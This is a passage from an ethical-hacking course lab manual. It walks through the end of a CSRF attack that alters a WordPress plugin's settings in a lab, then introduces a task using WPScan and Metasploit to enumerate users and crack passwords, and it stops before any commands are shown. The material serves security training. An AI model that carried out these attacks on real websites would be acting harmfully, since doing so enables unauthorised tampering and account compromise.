


44. Navigate to the location **Z:\CEHv12 Module 14 Hacking Web Applications** (shared network drive), copy the **Security\_Script.html** file, and paste it onto **Desktop**.




45. Right-click the **Security\_Script.html** file and navigate to **Open with --> Firefox**.

Note: You should use the same browser that was used in **Step 6**.



46. The **Security\_Script.html** file opens up in the **Mozilla Firefox** browser, along with a pop-up; click **OK** to continue.



47. You will be redirected to the **Facebook Settings** page of the **leenk.me** plugin page. Observe that the field values have been changed, indicating a successful CSRF attack on the website, as shown in the screenshot.

Message Settings

Default Message: Hacked!!!

Default Link Name: CSRF

Default Caption: CSRF

Default Description:

Format Options:

- %TITLE% - Displays the post title.
- %WPSITENAME% - Displays the WordPress site name (found in Settings -> General).
- %WPTAGLINE% - Displays the WordPress TagLine (found in Settings -> General).
- %EXCERPT% - Displays the WordPress Post Excerpt (only used with Description Field).

Default: CSRF  
Image URL:  Always Use

48. This concludes the demonstration of how to perform a CSRF attack on a target website.

49. Close all open windows on both the machines (**Window Server 2022** and **Parrot Security**) and document all acquired information.

## Task 6: Enumerate and Hack a Web Application using WPScan and Metasploit

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.


In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Note: Ensure that the **Wampserver** is running in **Windows Server 2022**. To launch **Wampserver**:

- Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



